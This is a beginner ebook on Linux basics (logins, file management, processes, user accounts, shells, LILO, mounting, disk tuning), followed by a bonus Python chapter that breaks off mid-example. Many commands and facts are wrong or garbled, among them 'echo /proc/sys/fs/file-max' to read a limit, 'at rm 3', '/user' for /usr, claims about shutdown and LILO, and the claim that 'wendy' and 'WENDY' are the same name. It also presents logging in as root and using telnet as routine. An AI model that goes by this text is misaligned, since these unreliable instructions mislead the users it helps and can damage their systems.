LINUX BOOTCAMP

LEARN THE BASICS OF LINUX OPERATING SYSTEM

DAVID MAXWELL

Learn the Basics of Linux in 2 Weeks

Contents

Introduction

Bonus: As a thank you I’d like to offer you a FREE gift. Check out the table of contents above or go to the very botom to find out how to get these!

I want to thank you and congratulate you for downloading the book, *“ Learn the Basics of Linux in 2 Weeks ”* .

This book contains proven steps and strategies on how to become an effective Linux user in just 2 weeks.

This eBook will teach you the core ideas and techniques in using Linux systems. It begins by describing what Linux is and how you can install it into your computer. Then, it explains the fundamental things that you can do as a Linux user. Important topics such as shells, file systems, and hard disk optimization, among others, are also discussed in detail.

By reading this eBook, you will be able to use any Linux system with ease. In just 2 weeks (or even less), you’ll know how to enjoy the benefits offered by one of the leading operating systems in the world.

Chapter 1: Linux – Getting Started

This chapter will discuss the fundamental concepts related to the Linux operating system. Read this chapter carefully – it will help you master the basics of Linux in just 2 weeks.

What is Linux?

Linux is a modern, powerful, and flexible operating system similar to UNIX. However, you have to be knowledgeable about computers if you want to create and manage a Linux machine. This OS (i.e. operating system) becomes relatively simple once it has been installed properly. Thus, even your grandmother will be able to use Linux if you’ll give her an account and place the right menus/icons on her desktop. Because this OS is secure, your grandmother cannot damage the computer even if she tries.

Linux is highly different from Windows systems. That means even experienced computer users need to learn a lot of things. If you are a UNIX-user, on the other hand, mastering this OS is a walk in the park for you. Since Linux possesses powerful and versatile features, it may create problems for people who aren’t computer-savvy.

The Benefits Offered by Linux

As an operating system, Linux offers:

- A stable, modern, multiuser, and multitasking computer environment - It supports a wide range of apps and programs that can enhance your productivity.
- Unequalled power, versatility, and portability - Linux computers have beaten supercomputers that run on other operating systems.
- A platform that helps beginners to learn - This OS has simple interface and easy-to-use features. Thus, it is the best option for kids and students who want to learn more about I.T.
- Great networking capability – These days, working alone is extremely inefficient. You need to be connected to a network if you want to accomplish your tasks. With Linux, you can easily establish your own network or connect to existing ones. This OS has built-in networking features so you can get connected with others in just a few mouse clicks.
- Compatibility with Microsoft and Mac OS – You can install Linux as an alternative OS for your Windows-based computer. That means you won't have to abandon Apple Inc. or Microsoft completely. You can simply install Linux onto your machine without removing any file.
- Modern development platform – This operating system comes with free programming tools and languages. You can create your own computer applications and write your own codes without spending any money. As such, this is the ideal OS for computer programmers.

How to Get Linux

Linux comes in different "flavors" or versions, most of which are free. One of the most popular flavors is Ubuntu. To get this Linux OS, just go to the www.ubuntu.com/download webpage and choose the best download method for you.


After downloading, you'll see an ISO file in your selected directory. Just run that file and follow the instructions on the screen. Installation of Linux systems is easy and simple – you won't experience any problems doing it.

The Graphical User Interface

According to Linux experts, beginners should install two GUIs: KDE and Gnome. Both of these GUIs have excellent built-in programs. That means you won't have to download additional files into your computer. Just turn on your computer, log in to your account, and launch the programs that you need.

How to Log In

After installing Linux, you have to log in as “root”. Here’s a sample login screen:



```
my_machine_name login: root
Password:  my_password
```

In this example, the user typed “root” at the username box. Then, he typed the password he chose during the installation procedure. Just like any system, Linux will hide the password characters for security reasons. After entering the needed data, the user will see the text-mode terminal.

Chapter 2: Basic Operations

In this chapter, you’ll learn about Linux’s file management, account security, and job scheduling.

File Management

Filenames

This operating system is case-sensitive. Thus, it treats example and EXAMPLE as two different files. Passwords and usernames are case-sensitive too. Keep in mind that Linux uses the same naming convention for directories and files. Additionally, almost all of the commands in this OS are in lower case.

In Linux, a filename can have up to 256 characters and contain numbers, letters, periods, dashes, and underscores. You can use other symbols (e.g. space, ampersand, brackets, etc.) but it is not recommended. These symbols have special functions in the OS, so you might encounter technical problems if they are included in the name of your files.

The Autocomplete Feature

This is one of the most useful features of Linux. Your computer will complete what you’re typing once you hit the TAB key of your keyboard. With this feature, you can easily access any file – even those that have long and complex filenames. For instance, you can just type one or two characters in the command line to access a file.

Directories

Linux has a built-in document about this topic. To access that document, just type the following code into your command line:

```
cd /usr/doc/LDP/sag
lynx sag.html
```

Your computer will open this HTML file by launching a browser called “lynx”.

Simply put, Linux systems have five file systems. These systems can exist on one or multiple physical hard disks and/or disk partitions, based on the computer you’re using.

Here are the file systems that you’ll encounter while using this OS:

- root – This file system holds the OS and the maintenance tools. Basically, “root” contains the files needed for booting the system and/or performing repairs/maintenance.
- /var – This file system holds the changeable files (e.g. log files, spool directories, temporary files, etc.).
- /home – It holds the files that you created or modified. For example, /home contains your system settings, cached files, spreadsheets, customization files, etc. You have to save the contents of this file system while upgrading your OS.
- /user – This file system holds all the unchangeable files within Linux. Additionally, it contains the major programs that are preinstalled into your chosen Linux distribution.
- /proc – This file system holds “imaginary” files. These files don’t exist in the computer’s hard drives. If you’ll access an imaginary file, you will view the data stored into your computer’s memory. Imaginary files allow you to access data related to the OS.

How to Launch a Program

You can launch a program by entering its name into the command line. If this approach doesn’t work, you have to check the following possibilities:

1. You entered the program’s name incorrectly. Keep in mind that this operating system is case-sensitive. Verify the name of the program and try again.

2. You haven’t placed the program on the system’s PATH. In UNIX and Linux systems, you can only run an executable file if it is on the PATH. You can solve this problem by entering the program’s path before its name. Use the following syntax:

```
cd the_program_directory
./program_name
```

The program will only run if there’s a period and a slash before its name. This security feature prevents malware attacks. The period indicates the directory, whereas the slash separates the directory and the program’s name. You can check your current path by typing: *echo $PATH*

3. You’re working with a program that cannot be executed. If you’re sure that it is an executable file, you may solve the problem by changing the user permissions. Here are things you need to do:
    1. Log in as “root” or as the file owner.
    2. Type: *chmod a+x name_of_file*
    3. Make sure that the process worked by typing: *ls –l name_of_file*
4. Important Note: In UNIX and Linux systems, file extensions (e.g. .exe) don’t make files executable. The files can run only if they are in a mode called “executable file access”.

Changing the PATH

You will rarely change your computer’s PATH. However, this information is certainly useful if you want to master the basics of Linux in just 2 weeks.

Basically, PATH is the set of file directories that your computer accesses whenever you run a program. If you are the “root” user, you may alter the PATH for all of the users within the system. To accomplish this, you just have to access the file named */etc/profile* and alter the line that begins with “PATH”. You can use the “pico” editor to do this. Here’s the line that you need to type:

```
pico -w /etc/profile
```

Important Note: The “-w” at the code given above deactivates the text-wrap option for long lines.

The users will see the changes as soon as they log in. If you want to set the PATH of a single user, alter the file named: */home/user’s_login/.bash_profile*

How to Turn Off a Linux Computer


If you are using a text-based terminal, press the Alt, Del, and Ctrl keys of your keyboard simultaneously. Wait for the OS to terminate itself completely and turn the machine off once the OS boots again. If you are using X-windows, however, you need to switch to the text-based terminal by pressing F1, Alt, and Ctrl simultaneously.

Important Note: Follow the shutdown process outlined above. If you will turn off the machine without waiting for Linux to close itself, you will experience disk errors once you use the computer again.

The Shutdown Command

The root user can turn off the machine directly. He/she can accomplish this using "shutdown", a Linux command that terminates the current session. You can use this command to turn off your computer either locally or remotely. However, most users employ "shutdown" to turn off their computers from a remote location. Here's what you need to do:

1. Use telnet to access the target computer.
2. Run the "su" command and log in as "root".
3. Reboot the machine by typing:



```
/sbin/shutdown -rn now
```

This technique works extremely fast. It bypasses the standard shutdown process, making it an excellent solution for slow systems.

Important Note: You cannot access a remote computer as "root". You should log in as an ordinary user, run the "su" command, and provide the root's password in order to get that account's admin privileges.

How to Handle Program Crashes

Computer programs crash sometimes, regardless of the OS or computer you're using. Application crashes, however, don't affect the OS itself so you won't have to restart your machine often. Actually, some Linux servers can run continuously for several years.

According to computer experts, problematic operating systems are signs of configuration or hardware issues. For example, there might be a problem with the memory chips, the BIOS configuration, or the processor's ventilation.

Still Active

Certain programs look like they have hanged. In reality, however, they are just waiting for the user to give commands and/or provide pieces of information. This often happens when the user is not familiar with the program he/she is running.

Make sure that you've done everything right before assuming that a program has hanged. No matter how many times you launch the program, you'll get the same problem if you won't give the needed command or information. Sometimes, the problem is with the user, not with the program itself.

How to Kill a Program

You can "kill" (i.e. terminate) any text-mode computer program in your system's foreground by pressing CTRL + C. This approach doesn't work on large applications, to make sure that the key combination won't be used accidentally. However, you can control the system by force through one of these tricks:

- Activating another terminal – To accomplish this, you just have to press F2, ALT, and CTRL simultaneously. Then, log in using your system credentials.
- Pressing CTRL + Z on your keyboard – This key combination sends the program to the system's background. Thus, you will gain full control over the OS even if the said program has hanged.

Once you have the control again, locate the application you wish to close. For instance:


```
ps
```

In Linux, "ps" means "print status". You can use this command to view all of the active programs started by the user. Read the output of "ps" and look for the PID (i.e. process identification number) of the application that hanged. Then type the keyword "kill" followed by the PID. For instance, if the PID of the program is 999, you need to use the following code:

```
kill 999
```

Important Note: The "root" user may terminate any program. Ordinary users, however, can only end programs that they have started.

If you want to view all of the active programs, you should issue the following command:



```
ps axu | more
```

This command displays all of the active programs, together with the username of the person who started each program.

Linux allows you to kill all programs that share the same name. For instance:

```
killall vim
```


The code given above will terminate all of the active sessions of "vim" (i.e. a text editor for Linux systems).

The Core Files

Whenever an application hangs, it usually stores a “core file” inside the home directory. This file comes with a descriptive message. Basically, a “core file” consists of debugging information and memory images. Linux users utilize these files to debug problematic applications. If you are not interested in debugging applications, you can just delete this kind of file. Here’s the command that you can issue:

```
rm core
```

As an alternative, you can simply ignore the file. This approach works because the system will overwrite the old file once the program hangs again. If you don’t want to see core files in your computer, you may run the following command:



```
ulimit -c 0
```

Users

Ordinary Users and Home Directories

In Linux, ordinary users (also known as non-root users) can only save files/changes on their own home directory. The address of this directory is: “*/home/user_LoginName*”.

This directory can store all of the files related to that user (e.g. emails, settings, documents, etc.). If you are a non-root user, you may divide your home directory into multiple subdirectories. This approach helps you to keep your files organized. Keep in mind that other non-root users cannot access your home directory unless you permit them to do so.

An ordinary user can view, test, and run files saved inside the OS. However, these users are not allowed to delete or modify any file.

The Root User

The “root user” (also known as “super user”) is an admin account that can change any file or program on the operating system. According to Linux experts, it would be best if you will use your “root” access rarely. Logging in as “root” on a regular basis can lead to serious problems. For example, you might make unwanted file deletions or modifications. Since you’re doing the changes as “root”, your actions will be permanent. That means you have to create an ordinary account for yourself.

To add a new “non-root” account, you should do the following:

1. Log in as the “root user”.
2. Access the command line and type “adduser”.
3. Hit the spacebar and enter the username of the new account.
4. Run the command. At this point, the system will create the new account on the machine.

5. Type “passwd” followed by the username of the account. This code allows you to set the password for that user.
6. Inform the user about his/her login credentials. Then, ask that person to change his/her password to the one he/she likes to use.

Important Note: As the root user, you may change the password of any ordinary user (although you can’t see what the current password is).

This distinction between root and non-root accounts makes Linux computers safe. Computer viruses won’t be able to affect the entire machine. These malicious programs can only write on the home directory of the user they have infected. Basically, the important parts of the OS are protected against malware attacks.

Important Note: Ordinary users can change their passwords using the “passwd” command.

Password Security

According to computer experts, a weak password poses security threats against any network. You need to make sure that you are using a strong password even for your home computer. That’s because someone may access your computer and do some illegal stuff. The last thing you want to happen is to get detained by the authorities for something you didn’t do.

The following tips will help you in creating a strong password:

- Make sure that your password is at least 8 characters long.
- Don’t set “password” as your password. Curiously, many people are doing this. However, since “password” is a common word, hackers might be able to access your computer easily.
- Don’t use names that are linked to you personally (e.g. name of your spouse, girlfriend, son/daughter, etc.).
- Don’t use your birthdate or SSN (i.e. social security number) as a password. Modern hackers are using powerful tools that can decipher number-intensive passwords.

How to Delete or Disable an Ordinary Account

In Linux, you may disable accounts temporarily or delete them permanently. You can lock/disable an ordinary account by accessing the file named “/etc/shadow” and placing an asterisk (i.e. *) right before the password field. The asterisk informs Linux that the user is prevented from logging in. You can restore the login privileges of that user by accessing his/her “shadow” file and removing the asterisk. Keep in mind that this process doesn’t affect the user’s password.

As an alternative, you may use the following syntaxes in locking/unlocking an ordinary account:

- To lock the account: *passwd username –l (e.g. passwd John –l)*
- To unlock the account: *passwd username –u (e.g. passwd John –u)*

Here are the steps you need to take when deleting an account permanently:

1. Log in as the “root user”.
2. Access the account you want to remove and check his/her files and/or emails. This step helps you to make sure that the network won’t lose any important file during the process. Copy all of the important files before proceeding to the next step.
3. Type the following code: *userdel doomed_user_LogInName*. This command deletes the account from the Linux computer.
4. Delete the user’s home directory by issuing the following command:

```
rm -fr /home/doomed_user_login_name
```

Job Scheduling

The “&” Option

This option allows you to run computer programs in the system’s “background”. For instance, you may start “vim” in the background by issuing the following command:

vim &

With this approach, the vim program won’t block your computer’s x-terminal.

Your screen will display the PID (process identification number) of the program you sent to the background. You may use the PID to run these commands:

- *fg (e.g. fg 999)* – This command sends the background program back to the system’s foreground. Basically, the program will return to the user’s immediate control or restart itself if it got closed earlier.
- *bg (e.g. bg 999)* - This command is similar to “&”. It sends the program to the background.
- *CTRL + Z* – This key combination sends a foreground program to the background and stops it.
- *jobs* – This command displays all of the running programs.

- *kill* – You've learned about this command earlier. This command terminates an active program.

The "at" Command

Basically, "at" allows you to run a command at a specific time and date. For instance, you may issue the following command to open "vim" at 9 am:

at 9:00

vim (CTRL + D)

In this example, you need to enter "at 9:00" into your computer's command line and hit Enter. This command will display a prompt that says "at>". Click on this prompt and type "cdplay". Then, submit the input by pressing the CTRL and D keys simultaneously. If you will press Enter again instead of CTRL + D, another "at>" will appear and ask you to schedule a different program.

Make sure that you won't press CTRL + D twice while submitting the input. In Linux systems, pressing that key combination twice terminates the current computer session.

You may view all of the scheduled programs by issuing this command:

at –l

The command given above will display the programs you scheduled using the "at" option. The list is numbered, so you can easily identify the schedule/s you want to edit. For instance, if you want to remove the third program on the list, you may type:

at rm 3

The "batch" Command

With this command, you can run CPU-intensive programs when the system's load is minimal. You can issue this command by typing "batch" into the command line and hitting the ENTER key. The screen will display a prompt that says: "at>". Click on this prompt and type the name of the program you want to schedule. Basically, "batch" will run the specified program once the system's load is below 0.8.

Chapter 3: Shells

Shells are programs that process what you enter into the command line. You may also invoke shells using a non-interactive method (e.g. when executing a text file that contains pre-typed commands). Basically, a shell is similar to the command-line interpreter of the DOS operating system. Shell scripts, on the other hand, are similar to the .bat files of DOS.

As a Linux user, you have several shells to choose from. Here are the most popular Linux shells today:

- sh – This is known as the “Bourne Shell”. It is the standard shell for most UNIX operating systems.
- csh – This is called “C Shell”. Its syntax is similar to that of the C computer language. This shell is available on many UNIX machines.
- bash – Linux users refer to this as the “Bourne Again Shell”.
- sash – This is called “Stand-Alone Shell”. You should use this when you can’t access any system library.
- tcsh – This is the compact (or “tiny”) version of sch. Linux users install this on small computers.

You may check the active shell on your computer by typing:

```
echo $SHELL
```

To switch to a different shell, you may simply enter the shell’s name into the command prompt. For instance:

```
sash
```

You can type “exit” in order to close the current shell. If you opened multiple shells, you will go back to the previous one. If you are on a single Linux shell, however, issuing the “exit” command will terminate the current session. The command given below will show you the number of active shells on your computer:

```
echo $SHLVL
```

Chapter 4: System Issues

In this chapter, you’ll discover the issues that you might encounter while using Linux. Aside from explaining each potential issue, this chapter will teach you the best solutions currently available.

Issues Related to System Startup

The Boot Loaders

Linux computers use boot loaders such as GRUB and LILO. Basically, a boot loader is a program that allows you to specify the OS you want to use. You can solve almost all of the problems found in this section by getting the latest GRUB and Linux kernel.

Linux experts claim that GRUB is better than LILO. The former understands the file systems and searches for a file that holds the boot information. The latter, on the other hand, depends on the specific addresses present on the hard disk to locate boot information.

If you're having problems with your current boot loader, it would be best if you'll download the latest version of GRUB.

The OS Doesn't See All of the Available Memory

Old Linux kernels had problems with memory detection and usage. Actually, some of these kernels cannot use more than 64 MB. That means you need to download the latest Linux systems currently available. Most of the recent releases are compatible with high-capacity drives.

To see the amount of memory Linux is currently using, you may issue the following command:

cat /proc/meminfo

If Linux is not using all of your machine's memory, you need to log in as "root" and access the file named *"/etc/lilo.conf"*. Then, insert the following code before the first "image=" line:

append="mem="

Specify the amount of memory you want Linux to use by typing a number after "=". Thus, if you want Linux to utilize 900 MB, you should type:

append="mem=900M"

LILO Doesn't Load Completely

When launching the LILO boot loader, you should see the letters L, I, L, and O on the screen. LILO will show each letter after completing a particular boot process. If the boot loader fails, you may use the displayed letters to fix the problem.

- If LILO stopped at "LI", there are two possibilities:
    - There's a geometric mismatch
    - You moved /etc/lilo/boot.b without executing Linux's map installer. That means Linux cannot locate the information required for starting the system.

- If LILO stopped at “LIL”, there’s likely a geometric mismatch or media failure.

The geometry referred to here is the number of heads/sectors/cylinders utilized in your BIOS’ drive configuration.

You can solve the problems discussed above by booting your computer using a Linux CD. Once the system loads, do the steps given below. Each of these techniques aims to solve a particular problem.

1. *Your LILO program got corrupted* – You can solve this problem by uninstalling and re-installing LILO. Here are the things you need to do:
    1. Uninstall LILO by issuing this command:

    ```
    lilo -u /dev/hda
    ```

    2. Reinstall LILO by logging in as root and entering “lilo” into the command line.
2. *The configuration of LILO is incorrect* – Linux users solve this problem by specifying the “linear” option at the upper part of */etc/lilo.conf*. This technique is most effective for computers that have more than 8GB of memory. Additionally, the “linear” option is completely safe – it won’t affect systems that are working properly. That means you can use this option anytime you want.
3. *Your BIOS cannot connect to your hard disk properly* – You have two options in fixing this problem:
    1. Transfer LILO to a different partition or drive and, through fdisk, make that partition/drive bootable.
    2. Switch your drives so that your BIOS can work on the drive it’s compatible with.

Chapter 5: Drives

In this chapter, you'll learn about the relationship between Linux and computer drives.

How to Access Your Drives

Drive Location

The Linux OS displays all available directories in just a single directory tree, regardless of the drives they are stored in. In general, this model is way much better than that of Windows systems. You'll know how important this characteristic is if you have tried to expand or reorganize your computer drives before.

Simply put, you must not search for any drive letter (e.g. C:, D:, E:, etc.). Linux doesn’t use letters to represent hard drives. Instead, it displays disks (and their contents) as directories and subdirectories on the file system. By default, Linux doesn’t show removable drives automatically: you need to “mount” these drives manually (you’ll learn about this process later). Additionally, you need to dismount each removable storage device before ejecting it.

Linux allows you to access (i.e. read and edit) a wide range of drives and partitions. If you have two drives, you may install Linux on the first one and install Windows 10 on the second. Then, you will be able to share files between these drives.

Accessing Your CDROM

You need to mount your CDROM before accessing it. This “mounting” process adds all of the files from the CD to the system’s directory tree. That means you can access the CD (and the files inside it) without specifying any drive letter.

As the root user, you may use the following command to mount your CDROM

```
mount -t auto /dev/cdrom /mnt/cdrom
```

After issuing this command, you’ll see the CD’s contents in *“/mnt/cdrom”*.

This command might not work immediately. Sometimes, you need to edit it first. Here are the things you need to do know:

The “mount” command instructs Linux to install a file system and detect its type automatically. The code snippet “/dev/cdrom/” represents the device you are working on. The part that says “/mnt/cdrom/, on the other hand, represents the mounting point (i.e. the exact directory where the device will be mounted on). This mounting point should be both active and empty. If your computer doesn’t have this directory yet, issue this command:

```
mkdir /mnt/cdrom
```

To dismount the CD, just get out of /mnt/cdrom and give the following command:

```
umount /mnt/cdrom
```

Important Note: Dismounting CDs before removing them is extremely important. Your computer might stop you from ejecting mounted storage media. Additionally, you’ll have problems mounting another CD if you won’t dismount the current one.

Hard Disk Optimization

You surely want to use the best I/O (i.e. Input/Output) systems currently available. Fortunately, the latest Linux systems can activate hard disk optimization automatically. This optimization involves 32-bit I/O and DMA (i.e. direct memory access).

How to Optimize Disks Manually

If the Linux OS you're using doesn't have automated disk optimization, you can perform manual changes on your computer. Here are the things you need to do:

1. Log in as the root user. It would be best if you'll complete this process as a single user. If you're doing it in multi-user mode, you might make serious damages on the system. Also, make sure that you have stored backup copies of important information before optimizing your hard disk.

   You can log in as a single user by running the following command during startup:

   linux single

2. Activate DMA and 32-bit I/O on your hard disk. You can do this by typing the following codes:

```
hdparm -c 1 /dev/hda
hdparm -d 1 /dev/hda
```

3. Save the computer's configuration so that it can survive system reboots. Here's the code that you need to type:

```
hdparm -k 1 /dev/hda
```

How to Increase the Limit for Opened Files

Linux limits the number of files that you can open. Once you reach this limit, you'll see an error message on your screen. Fortunately, you may increase this limit using the file system called *"/proc"*.

As discussed in a previous chapter, /proc is just an imaginary file system. Actually, it's a tool that you can use to view or edit the kernel of your Linux OS. To see the highest number of files that you can open, you may use this command:

```
echo /proc/sys/fs/file-max
```

If you are not satisfied with the current number, you may increase it using the following syntax:

echo number > /proc/sys/fs/file-max (e.g. *echo 50000 > /proc/sys/fs/file-max*)

Conclusion

Thank you again for downloading this book!

I hope this book was able to help you learn the basics of Linux in just 2 weeks.

The next step is to continue using this operating system regularly.

Finally, if you enjoyed this book, then I ’ d like to ask you for a favor, would you be kind enough to leave a review for this book on Amazon? It ’ d be greatly appreciated!

Click here to leave a review for this book on Amazon!

Thank you and good luck!

Bonus Book Python Academy

Learning The Basics Of Python Programming

I want to thank you and congratulate you for downloading the book, *“ Learn the Basics of Python Programming in 2 Weeks ”* .

This book contains proven steps and strategies on how to write and run programs in Python. There are sample codes and programs that you can use as guidelines.

This book also contains an introduction to the programming language, including a brief history and the fundamentals of Python. It also contains detailed explanations about the features found in Python.

Thanks again for downloading this book, I hope you enjoy it!

Chapter 1: Introduction to Python

If you are looking for a general purpose, high level programming language with code readability as its main focal point, you should consider Python. It has a syntax that allows you to express concepts using fewer lines of code than other programming languages, such as C, C++, and Java. It supports a wide range of programming paradigms, thereby encompassing imperative, functional and object-oriented programming. Also, it features a comprehensive standard library, a dynamic tape system and an automatic memory management.

There are plenty of interpreters you can use for installation on different operating systems; hence, it is possible for you to execute Python on various systems. You can even make use of third-party applications. If you do not want to install an interpreter, you can package the code into standalone executable programs so that you can effectively distribute Python-based software to different environments.

A Brief History of the Python Programming Language

Python was developed by Guido van Rossum in the late 1980 ’ s. It was initially just a Christmas project. Van Rossum wanted an interpreter for a scripting language that C and UNIX hackers will use. His little project eventually upgraded to Python 2.0, which was released on October 2000. This new version had a complete garbage collector and Unicode support. Python 3.0, also called Python 3000 and py3k, was released in December 2008 and had features that were backported to versions 2.6 and 2.7.

Why should you Use Python?

Programming languages exist for a reason. Python, for instance, was developed to allow programmers to create efficient and productive codes. Its main objective is to help beginners learn a programming language easily and quickly. Due to this less learning time, you can create more useful applications that will be difficult to do with more obscure and complicated programming languages.

With Python, you can also benefit from less development time when coding applications. As mentioned earlier, Python has fewer lines of code than C, C++, and Java. Its codes are actually five to ten times shorter; thus, making it more efficient and less complicated. You get to spend less time in developing applications and more time tweaking and improving them.

When it comes to checking for bugs and errors, it is crucial for the programming language that you use to be easy to read and comprehend. If the programming language is too complicated, you may have a hard time coding and checking your program. With Python, codes are much easier to read and write; hence, you can easily interpret the codes and make the necessary changes.

Furthermore, Python has many other uses. It is ideal for scripting applications that are browser-based, creating great user interfaces and rough application examples, interacting with databases, working with XML and designing mathematic, engineering and scientific applications.

Python vs. C#, Java, and Perl

You may find comparing programming languages with one another to be a subjective task. Usually, their differences are a matter of personal preference. Nonetheless, there are times when such comparisons are backed up by scientific data. Anyway, you have to keep in mind that an all-encompassing programming language does not exist. As a programmer, you just have to find one that works best for your goals or needs.

C#

If you have a background in Java, you may notice that C# and Java are highly similar. Then again, C# still has its own advantages and disadvantages compared to Java. Microsoft claims that their primary objective in developing C# is to produce a better version of C and C++. Compared to C#, however, Python has better scientific and engineering applications and better multiplatform support. It is more extendable when it comes to using C, C++ and Java. It is easier to learn and comprehend, and it allows the use of various computer environments. It also has more concise codes.

Java

Programmers consider Java as a one-stop shop programming language. For many years, they have searched for something that can be run and written anywhere and they found Java, which can perform well in different platforms and computer environments. With this being said, Python is also a one-stop shop programming language. It is very similar to Java, except that it has more concise codes and it is easier to learn and comprehend. It is much faster to develop and it has improved data boxes or variables that can store different data types that are useful when running applications.

PERL

PERL stands for Practical Extraction and Report Language. It is a programming language that is suitable for acquiring and processing data from another database. In comparison, Python is better than PERL because it is easier to read, implement, learn and understand. It has better Java integration and data protection. It also has less platform-specific biases.

Why Python is Ideal for Beginners?

If you have just started programming, you may want to consider Python. It is ideal for beginners because it has a consistent and simple syntax and vast standard library that allows you to do multiple projects. The assignments involved are not limited to the usual four-function calculator and check balancing programs.

As you get used to writing programs in Python, you will realize that it is actually easy to make realistic applications. The interactive interpreter will also allow you to test language features. In Python, you can concentrate on essential programming skills, such as programming decomposition and data type design, and fundamental concepts, including procedures and loops.

Since Python involves the use of multiple libraries and system calls, you can develop applications with interfaces that are easy to program. You can also complete tasks necessary for the application programming interface (API).

Do not worry if you have never used any other programming language before. Even people with no prior programming knowledge or experience can easily grasp the fundamentals of the Python programming language.

As for the installation, Python is easy to install. Most UNIX and Linux distributions actually include it in their package. If you purchase a Windows computer from Hewlett-Packard (HP), you can readily use Python as it comes pre-installed with the system.

To make things easier for you, you should study how to use the text editors as well as the integrated development environments (IDEs). It will also be helpful to read programming books with sample codes and programs.

Regarding copyright, the developers of Python allow programmers to do whatever they want with the source, as long as they do not forget to include the copyrights. The copyright rules are not that strict. You can even sell copies in binary and source form, as well as products involving Python use. However, if you wish to use the logo, see to it that you obtain permission.

Python is highly stable. In fact, it is stable enough for regular use. You can expect a new version within six to eighteen months. The developers issue bug fix releases to ensure that the newer versions are better than the previous ones.

If you want to perform a static analysis or search for bugs, you can use Pylint or PyChecker. The previous is a tool that checks the module to see if it abides by the coding standard as well as allow the customization of plug-ins. The latter is a static analysis tool that finds bugs in the source code.

So now that you have learned about the fundamentals of the programming language, you may still wonder how Python got its name. Was Guido van Rossum fond of pythons? Well, he was actually fond of the television show called Monty Python ’ s Flying Circus, not the reptile.

During the time of Python ’ s development, he was reading scripts from the comedy series and thought that ‘ Python ’ will be a suitable name since it was short, unique and has the right amount of mystery. In fact, references to the comedy show are allowed and actually encouraged in documentations.

Chapter 2: Syntax

Python has a simple and straightforward syntax. It even encourages programmers to write programs without using prepared or boilerplate codes. The print directive is actually the simplest of all directives. It prints out lines and includes newlines. You may notice that the print directive is different in the new major versions of the programming language.

Python 2.0 is the more common version while Python 3.0 supports the latest features and is more semantically correct. Anyway, the print statement is not considered as a function in version 2.0; hence, you can invoke it without including parentheses in your code. On the other hand, the print statement is considered as a function in version 3.0; hence, you have to use parentheses if you wish to invoke it.

Interactive Mode Programming

You can execute your programs in different modes. If you invoke the interpreter without passing the script file as a parameter, this is what you will get:

```
$ python
Python 2.4.3 ( #1, Nov 11 2010, 13:34:43 )
```

```
[GCC 4.1.2 20080704 ( Red Hat 4.1.2 – 48 )] on linux2
Type “ help ” , “ copyright ” , “ credits ” or “ license ” for more
information.
>>>
```

When you see this prompt, you can type in your desired text then press Enter. In this example, we will be using the words ‘ Monty Python and the Holy Grail ’ .

```
>>> print “ Monty Python and the Holy Grail ” ;
```

Take note that if you are using a newer version of the programming language, you need to use opening and closing parentheses with your print statement, such as in the following:

```
>> print ( “ Monty Python and the Holy Grail ” ) ;
```

Regardless of which version you are using, if you run the sample code shown above, you will get the following output:

```
Monty Python and the Holy Grail
```

Script Mode Programming

If you invoke the interpreter with a script parameter, the script will start to execute and continue to run until it is done. When it is done, the interpreter will not be active anymore. Consider the following example. The sample program is written in a script and has a *.py* extension:

```
print “ Monty Python ’ s Flying Circus ” ;
```

If you type in the above given source code in a test.py file and run it as

```
$ python test. Py
```

you will obtain the following output:

```
Monty Python ’ s Flying Circus
```

Another way to execute scripts is to modify the *.py* file, such as:

```
#! /usr /bin /python

print “ Monty Python ’ s Flying Circus ” ;
```

If you run it as

```
$ chmod + x test.py
$ ./test.py
```

you get the following output:

```
Monty Python ’ s Flying Circus
```

Identifiers

An identifier is basically used to determine functions, variables, modules, classes, and any other objects. It begins with an underscore (_) or a letter. It is then followed by digits, underscores, zero or other letters. As a programmer, feel free to use any letter or digit. You can use uppercase and lowercase letters.

However, you cannot use punctuations and special characters, such as @, $, and %, within the identifiers. In addition, Python is a case sensitive programming language. This means that you have to be careful when you use uppercase and lowercase letters in your codes. For instance, *wendy*, *Wendy*, and *WENDY* are all the same name and yet they are regarded as three different identifiers in Python.

Rules for Identifiers in Python

There are several rules that you have to abide by when writing programs in Python:

- The class name must always start with an uppercase character while the rest of the identifiers must start with a lowercase character.
- The identifier is private if it starts with just one leading underscore.

- The identifier is strongly private if it starts with two leading underscores.
- The identifier is a language-defined special name if it ends with two trailing underscores.

Reserved Words

Take note that there are certain words you cannot use as constants, identifier names, or variables in Python. All keywords are also written using lowercase letters. The following is a table of the reserved words in the programming language:

And	Assert	Break	Class	Continue
def	del	elif	else	except
exec	finally	for	from	global
if	import	in	is	lambda
Not	or	pass	print	raise
return	try	while	with	yield

Indentation and Lines

There are no braces for the indication of blocks of code for class definition and function in Python. Likewise, flow control is not included. If you want to denote such blocks of code, you have to make use of line indentation. You can adjust it for spaces, but make sure to indent all statements with a block, too. To help you understand this further, consider the following sample codes:

```
if True:
        print " Correct "
else:
        print " Incorrect "
```

```
if True
        print " Input "
        print " Correct "
else:
        print " Input "
        print " False
```

Running the first given example generates an output. Running the second one, however, results in an error. Why did this happen? Well, you have to keep in mind that in Python, blocks are formed by indenting continuous lines with the same amount of space.

Indentation is simply a way to group statements. Programmers use it in place of curly braces of blocks of code. Tabs and spaces are supported, but standard indentation requires standard codes to have similar amounts of spaces. In general, four spaces are used. Take a look at the following example:

```
w = 1
if w == 1 :
    # This shows an indentation with exactly four spaces
    print “ w is 1 . “
```

Indentation Myths

There are certain myths that surround indentation in Python. Here are some of them:

- *A whitespace is necessary in every source code.*

  Actually, you do not have to use whitespaces in all your source codes. A whitespace is not necessarily significant, although an indentation is. As you have learned, this is the whitespace found at the very left part of a statement. Everywhere else, a whitespace is not that significant and may be omitted. You can use it in any way you like, even inserting arbitrary whitespaces or empty lines that do not contain anything anywhere in your program.

  Moreover, the exact amount of indentation does not really matter, but the relative indentation of your nested blocks does. The indentation level is actually not recognized when you use implicit or explicit continuation lines. For instance, you may split a list across multiple lines. The indentation is just not significant at all. Take a look at the following example:

```
foo = [
                    ‘ a string ‘ ,
                    ‘ another string ‘ ,
                    ‘ a short string ‘
]
